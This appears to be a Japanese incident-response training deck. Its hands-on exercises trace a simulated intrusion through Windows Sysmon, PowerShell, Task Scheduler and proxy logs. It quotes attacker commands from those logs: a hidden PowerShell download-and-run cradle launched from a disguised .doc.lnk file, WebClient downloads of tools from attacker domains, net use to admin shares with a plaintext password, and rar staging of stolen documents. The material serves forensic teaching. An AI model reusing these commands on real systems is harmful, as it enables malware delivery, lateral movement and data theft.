■ハンズオン1の調査で判明した事項




ハンズオン2

調査対象端末の拡大 その1

ハンズオン2の調査対象

■ 調査対象



提供されたログ (Win7_64JP_03のログ)

イベントログ

Security.csv (セキュリティログ)

TaskScheduler.csv (タスクスケジューラログ)

横展開（感染の拡大）された端末の調査

Win7_64JP_01から侵入された
Win7_64JP_03を調査

Q1. Win7_64JP_03へ侵入後、どのようなツールやコマンドが実行されたか調査してください。

横展開（感染の拡大）された端末の調査

Q1. Win7_64JP_03へ侵入後、どのようなツールやコマンドが実行されたか調査してください。

解答

監査ポリシー、Sysmonの設定が行われていないため不明。

解説

実際にはハンズオン1と同じような拳動が行われている。

ハンズオン2 Q1

■ TaskScheduler.csvからAt1の文字列を調査

```
grep "At1" TaskScheduler.csv | less
```

■ At1のタスク名が確認できる

情報,2021/11/07 16:16:59,Microsoft-Windows-TaskScheduler,107,スケジューラによってトリガーされるタスク,"タスクスケジューラは、時間による起動条件で、タスク ""¥At1"" の ""{E5A68698-5C63-4F90-AD70-64CCBD0B59BD}"" インスタンスを起動しました。"

情報,2021/11/07 16:12:54,Microsoft-Windows-TaskScheduler,140,タスクの登録が更新されました,"ユーザー ""EXAMPLE¥sysg.admin"" はタスクスケジューラのタスク ""¥At1"" を更新しました"


情報,2021/11/07 16:12:54,Microsoft-Windows-TaskScheduler,106,タスクが登録されました,"ユーザー ""EXAMPLE¥sysg.admin"" はタスクスケジューラのタスク ""¥At1"" を登録しました。"

ハンズオン3

調査対象端末の拡大 その2

ハンズオン3の調査対象

■ 調査対象



提供されたログ（Win7_64JP_09のログ）

イベントログ

Security.csv（セキュリティログ）


Sysmon.csv（Sysmonログ）

TaskScheduler.csv（タスクスケジューラログ）

Powershell.csv（Powershell実行ログ）

ハンズオン3

- 調査を行う上で、**Win7_64JP_09**が、別の感染端末末へ侵入を行っていたかを確認



侵入元端末の調査

侵入原因と考えられる端末を調査

Q1. Win7_64JP_01の侵入元である
Win10_64JP_09が侵入した端末及び
該当の時刻を特定してください。

侵入元端末の調査

Q1. Win7_64JP_01の侵入元である
Win10_64JP_09が侵入した端末及び
該当の時刻を特定してください。



ヒント

① ハンズオン1 Q3, Q4 参照

ハンズオン 3 Q1

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.56

— https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

— 「Sysmon.csv」 のイベントID: 1に記録

実行履歴 - Sysmon	イベントID: 1 (Process Create)
	<ul style="list-style-type: none">• Image: "C:\Windows\System32\cmd.exe"• 確認できる情報<ul style="list-style-type: none">• プロセスの開始・終了日時 (UTC): <i>UtcTime</i>• プロセスのコマンドライン: <i>CommandLine</i> ※ 引数内に接続先ホストと共有パスが記録される• 実行ユーザー名: <i>User</i>• プロセスID: <i>ProcessId</i>

ハンズオン3 Q1

net use のログ確認

- 下記のコマンドで時刻とnet useのコマンドラインを含んだログを確認

```
grep -B 5 "net use" Sysmon.csv
```

ハンズオン3 Q1

net use のログ確認

■ 最初に確認された時刻と、通信先を確認

情報,2021/11/07 15:31:02,Microsoft-Windows-Sysmon,1,Process Create (rule: ProcessCreate),"Process Create:
UtcTime: 2021-11-07 06:31:02.040
ProcessGuid: {CC41BF7E-5326-5A01-0000-0010520C2300}
ProcessId: 1296
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: cmd /c ""net use j: ¥¥192.168.16.1¥¥c\$ h4ckp@ss /user:example.co.jp¥¥machida.kanagawa""

情報,2021/11/07 15:42:56,Microsoft-Windows-Sysmon,1,Process Create (rule: ProcessCreate),"Process Create:
UtcTime: 2021-11-07 06:42:56.891
ProcessGuid: {CC41BF7E-55F0-5A01-0000-001017462800}
ProcessId: 4412
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: cmd /c ""net use ¥¥Win7_64JP_01¥¥c\$""

侵入元端末の調査

Q1. Win7_64JP_01の侵入元であるWin10_64JP_09が侵入した端末及び該当の時刻を特定してください。

解答

**192.168.16.1(WIN-WFBHIBE5GXZ)
192.168.16.101 (Win7_64JP_01)**

解説

ハンズオン1 Q4でWin10_64JP_09はnet useを使用してWin7_64JP_01へ侵入している。
Sysmon.csvからnet useを探す。
<コマンド>
grep -B 5 "net use" Sysmon.csv

侵入元端末の調査

解答

2021/11/07 15:31:02

192.168.16.1(WIN-WFBHIBE5GXZ)

2021/11/07 15:42:56

192.168.16.101 (Win7_64JP_01)


解説

Sysmon.csvの net use コマンドとして記録されている。

- ✓ net use ¥¥**Win7_64JP_01**¥c\$
- ✓ net use j: ¥¥**192.168.16.1**¥c\$ h4ckp@ss /user:example.co.jp¥machida.kanagawa

ハンズオン 3 Q1

- ハンズオン3 Q1の調査でWin7_64JP_01及び192.168.16.1へ侵入を試みる挙動を確認



侵入元端末の調査

Q2. Win10_64JP_09がマルウェアに感染した原因を特定してください。また、該当のログが記録された時刻を確認してください。

侵入元端末の調査

Q2. Win10_64JP_09がマルウェアに感染した原因を特定してください。また、該当のログが記録された時刻を確認してください。



ヒント

- ① マルウェアのファイル名を特定しましょう
powershellコマンドなどを実行している
親プロセス
- ② マルウェアのファイル名を作成したプロセスがSysmonに記録されている

侵入元端末の調査

- 下記のコマンドで時刻とPowerShellの文字列を含んだログを確認

```
grep -B 5 -A 5 "powershell" Sysmon.csv
```

ハンズオン 3 Q2

侵入元端末の調査

■ 感染原因と考えられるログ

```
情報,2021/11/07 15:16:53,Microsoft-Windows-Sysmon,1,Process Create (rule:
ProcessCreate),"Process Create:
UtcTime: 2021-11-07 06:16:53.068
ProcessGuid: {CC41BF7E-4FD5-5A01-0000-0010B7831B00}
ProcessId: 5560
Image: C:\Windows\System32\cmd.exe
CommandLine: ""C:\Windows\System32\cmd.exe" /c start winword /m&powershell -windowstyle
hidden $c='(new-object System.Net.WebClient).D'+downloadFile("http://news-
landsbbc.co/upload/21.jpg", "$env:tmp\dwm.exe");Invoke-
Expression $c&C:\Users\MAEBAS~1.GUN\AppData\Local\Temp\dwm.exe "%CD%"
CurrentDirectory: C:\Users\maebashi.gunma\Desktop
User: EXAMPLE\maebashi.gunma
LogonGuid: {CC41BF7E-4CE6-5A01-0000-002031FB0200}
LogonId: 0x2FB31
TerminalSessionId: 1
```

侵入元端末の調査

解答

2021/11/07 15:16:53

Powershellが実行されてdwm.exeが作成された。

解説

Sysmon.csvにはコマンドの実行履歴が残る。
PowerShellの実行履歴を探す。

<コマンド>

```
grep -B 5 -A 5 "powershell" Sysmon.csv
```

侵入元端末の調査

解答

2021/11/07 15:16:53

Powershellが実行されてdwm.exeが作成された。

解説

Sysmon.csvに「dwm.exe」を作成するプロセスが記録されている

✓ `cmd.exe" /c start winword /m&powershell - windowstyle hidden $c=(new-object System.Net.WebClient).D+'ownloadFile("http://news-landsbbc.co/upload/21.jpg", "$env:tmp¥dwm.exe")'`

ハンズオン3 Q2

侵入元端末の調査

- 感染原因のログの時刻から調査

```
less +/15:16:53 Sysmon.csv
```

- docファイルを装ったlnkファイル名を確認

```
情報,2021/11/07 15:16:45,Microsoft-Windows-Sysmon,2,File creation time changed (rule:  
FileCreateTime),"File creation time changed:  
UtcTime: 2021-11-07 06:16:44.914  
ProcessGuid: {CC41BF7E-4CF3-5A01-0000-0010EB5D0300}  
ProcessId: 2144  
Image: C:\Windows\Explorer.EXE  
TargetFilename: C:\Users\maebashi.gunma\Desktop\Interview.doc.lnk  
CreationUtcTime: 2021-09-28 06:59:40.000  
PreviousCreationUtcTime: 2021-11-07 06:16:44.804"
```


侵入元端末の調査

解説

「Interview.doc.lnk」がメールに添付されており、そのファイルを実行したことで Powershell コマンドが実行されている。

侵入元端末の調査

Q3. 漏えいした可能性がある情報を特定してください。また、関連するログの時刻を確認してください。

侵入元端末の調査

Q3. 漏えいした可能性がある情報を特定してください。また、関連するログの時刻を確認してください。



ヒント

- ① 漏えいした情報は圧縮されている
- ② rar形式に圧縮されている

侵入元端末の調査

- 下記のコマンドで時刻とrarの文字列を含んだログを確認

```
grep -B 5 -A 5 "rar" Sysmon.csv
```

ハンズオン 3 Q3

侵入元端末の調査

■ ファイル圧縮を行っているログ

```
情報,2021/11/07 16:58:37,Microsoft-Windows-Sysmon,1,Process Create (rule:
ProcessCreate),"Process Create:
UtcTime: 2021-11-07 07:58:37.185
ProcessGuid: {CC41BF7E-67AD-5A01-0000-001013933B00}
ProcessId: 2888
Image: C:\Windows\System32\cmd.exe
CommandLine: cmd /c "C:\Intel\Logs\rar.exe a -r -ed -v300m -taistoleit C:\Intel\Logs\d.rar
""\Win7_64JP_01\c\Users\chiyoda.tokyo.EXAMPLE\Documents"" -n*.docx -n*.pptx -n*.txt -
n*.xlsx""
CurrentDirectory: C:\Users\maebashi.gunma\Desktop
User: EXAMPLE\maebashi.gunma
LogonGuid: {CC41BF7E-4CE6-5A01-0000-002031FB0200}
LogonId: 0x2FB31
TerminalSessionId: 1
```

侵入元端末の調査

解答

Win7_64JP_01のドキュメントファイル

解説

攻撃者は盗み出すファイルをrarを使用して圧縮するケースが多い。不審なrarファイルが作成されていないか探す。

<コマンド>

```
grep -B 5 -A 5 "rar" Sysmon.csv
```

侵入元端末の調査

解答

Win7_64JP_01のドキュメントファイル

2021/11/07 16:58:37に圧縮

解説

Sysmon.csvに以下のログが記録されている。

- ✓ CommandLine: C:¥Intel¥Logs¥rar.exe a -r -ed -v300m -taistoleit C:¥Intel¥Logs¥d.rar ""¥¥Win7_64JP_01¥c\$¥Users¥chiyoda.tokyo.EXAMPLE¥Documents"" -n*.docx -n*.pptx -n*.txt -n*.xlsx

侵入元端末の調査

Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？
また、該当のログが記録された時刻を確認してください。

侵入元端末の調査

Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？
また、該当のログが記録された時刻を確認してください。



ヒント

- ① 「Powershell.csv」を確認

ハンズオン3 Q4

侵入元端末の調査

- 下記のコマンドでPowerShell.csvから、時刻と`.ps1`の文字列を含んだログを確認

```
grep -B 10 -A 10 "¥.ps1" PowerShell.csv
```

侵入元端末の調査

■ PowerShell.csvの.ps1に関連するログ

詳細,2021/11/07 15:25:43,Microsoft-Windows-PowerShell,4104,リモートコマンドを実行します,"Scriptblock テキストを作成しています (1 個中 1 個目):

```
$p = New-Object System.Net.WebClient
```

```
$p.DownloadFile("http://anews-web.co/rar.exe", "C:¥Intel¥Logs¥rar.exe")
```

```
$p.DownloadFile("http://anews-web.co/ms14068.rar", "C:¥Intel¥Logs¥ms14068.rar")
```

詳細,2021/11/07 15:22:54,Microsoft-Windows-PowerShell,4104,リモートコマンドを実行します,"Scriptblock テキストを作成しています (1 個中 1 個目):

```
$p = New-Object System.Net.WebClient
```

```
$p.DownloadFile("http://anews-web.co/mz.exe", "C:¥Intel¥Logs¥mz.exe")
```

ハンズオン3 Q4

侵入元端末の調査

- 下記のコマンドでSysmon.csvから、時刻と`.ps1`の文字列を含んだログを確認

```
grep -B 5 -A 5 "¥.ps1" Sysmon.csv
```

ハンズオン 3 Q4

侵入元端末の調査

■ Sysmon.csvの.ps1に関連するログ

情報,2021/11/07 15:22:25,Microsoft-Windows-Sysmon,1,Process Create (rule: CommandLine: `cmd /c ""echo $p.DownloadFile(""http://a-news-web.co/mz.exe"", "C:¥Intel¥Logs¥mz.exe") >> C:¥Intel¥Logs¥z.ps1""`)

情報,2021/11/07 15:24:58,Microsoft-Windows-Sysmon,1,Process Create (rule: CommandLine: `cmd /c ""echo $p.DownloadFile(""http://a-news-web.co/rar.exe"", "C:¥Intel¥Logs¥rar.exe") >> C:¥Intel¥Logs¥p.ps1""`)

情報,2021/11/07 15:25:19,Microsoft-Windows-Sysmon,1,Process Create (rule: CommandLine: `cmd /c ""echo $p.DownloadFile(""http://a-news-web.co/ms14068.rar"", "C:¥Intel¥Logs¥ms14068.rar") >> C:¥Intel¥Logs¥p.ps1""`)

侵入元端末の調査

解答

以下からファイルをダウンロードする。

<http://anews-web.co/mz.exe>

<http://anews-web.co/rar.exe>

<http://anews-web.co/ms14068.rar>

解説

Powershell.csv に記録されている。

<コマンド>

```
grep -B10 -A10 "¥.ps1" Powershell.csv
```

侵入元端末の調査

解答

以下からファイルをダウンロードする。

<http://anews-web.co/mz.exe>

<http://anews-web.co/rar.exe>

<http://anews-web.co/ms14068.rar>

解説

Powershell.csvに記録されている。



追加設定をしていけばイベントログに記録することができる

侵入元端末の調査

以下からファイルをダウンロードする。

2021/11/07 15:22:54

<http://anews-web.co/mz.exe>

解答

2021/11/07 15:25:43

<http://anews-web.co/rar.exe>

2021/11/07 15:25:43


<http://anews-web.co/ms14068.rar>

解説

Powershell.csvに記録されている。

ハンズオン3 まとめ

■ハンズオン3の調査で判明した事項




ハンズオン4

プロキシログの調査

ハンズオン4

■ 調査対象



提供されたログ（プロキシサーバーのログ）

プロキシログ

access.log（Webアクセスログ）

ハンズオン 4

プロキシログの調査

プロキシログからその他の感染端末がないかを調査する

なぜプロキシログを確認するのか

プロキシログ確認の重要性

- 最近のマルウェアの多くがサーバーと通信を行う際にHTTPを使用する
- マルウェアのすべての通信がプロキシに記録されている可能性がある



プロキシを導入していない場合は、すぐに導入を検討することをお勧めします

プロキシログ確認のポイント

確認ポイント

- HTTP POSTリクエスト
- アップロードサイズの大きな通信
- 定期的に行われている通信
- 業務時間外に行われている通信
- 特殊なUser-Agent
- Refererがない通信
- EXEファイル、RARファイルなどのダウンロード

プロキシログ確認のポイント

HTTP POSTリクエスト

- マルウェアが命令実行結果を送信している可能性

アップロードサイズの大きな通信

- 内部からの情報持ち出しの可能性

定期的に行われている通信

- マルウェアは定期的にサーバーと通信を行う

業務時間外に行われている通信

- 業務時間外にマルウェアが通信を継続している可能性

プロキシログ確認のポイント

特殊なUser-Agent

- マルウェアによっては特殊なUser-Agentを使用していることがある

Refererがない通信

- マルウェアはRefererがついてない場合が多い

EXEファイルのダウンロード

- 追加の攻撃ツールをダウンロードしている可能性

プロキシ設定の注意

取得ログ設定の確認

- プロキシによってはデフォルトで調査に必要な項目が記録対象になっていない場合がある
- User-AgentやRefererなどが含まれるように設定する



確認ポイントに上げた内容が記録できているか
確認

ハンズオン 4 Q1

プロキシログの調査

プロキシログからその他の感染端末がないかを調査する

Q1. Win10_64JP_09に感染したマルウェアの通信先ドメイン名と通信開始時刻を特定してください。

ハンズオン 4 Q1

プロキシログの調査

Q1. Win10_64JP_09に感染したマルウェアの通信先ドメイン名と通信開始時刻を特定してください。



ヒント

- ① ハンズオン3 Q2とQ4 参照
- ② 実行ファイルのダウンロード
- ③ 定期的に行われている通信

ハンズオン 4 Q1

■ これまでの調査で判明した通信先でgrep

ハンズオン3 Q2

<http://news-landsbbc.co/upload/21.jpg>

ハンズオン3 Q4

<http://anews-web.co/mz.exe>

<http://anews-web.co/rar.exe>

<http://anews-web.co/ms14068.rar>

```
>grep -e "anews-web.co" -e "news-landsbbc.co"
access.log
```

```
192.168.16.109 - - [07/Nov/2021:15:16:57 +0900] "GET http://news-landsbbc.co/upload/21.jpg HTTP/1.1" 200 183667 "-" "-" TCP_MEM_HIT:NONE
```

```
192.168.16.109 - - [07/Nov/2021:15:22:56 +0900] "GET http://anews-web.co/mz.exe HTTP/1.1" 200 431482 "-" "-" TCP_MISS:DIRECT
```

```
192.168.16.109 - - [07/Nov/2021:15:25:43 +0900] "GET http://anews-web.co/rar.exe HTTP/1.1" 200 405370 "-" "-" TCP_MISS:DIRECT
```

```
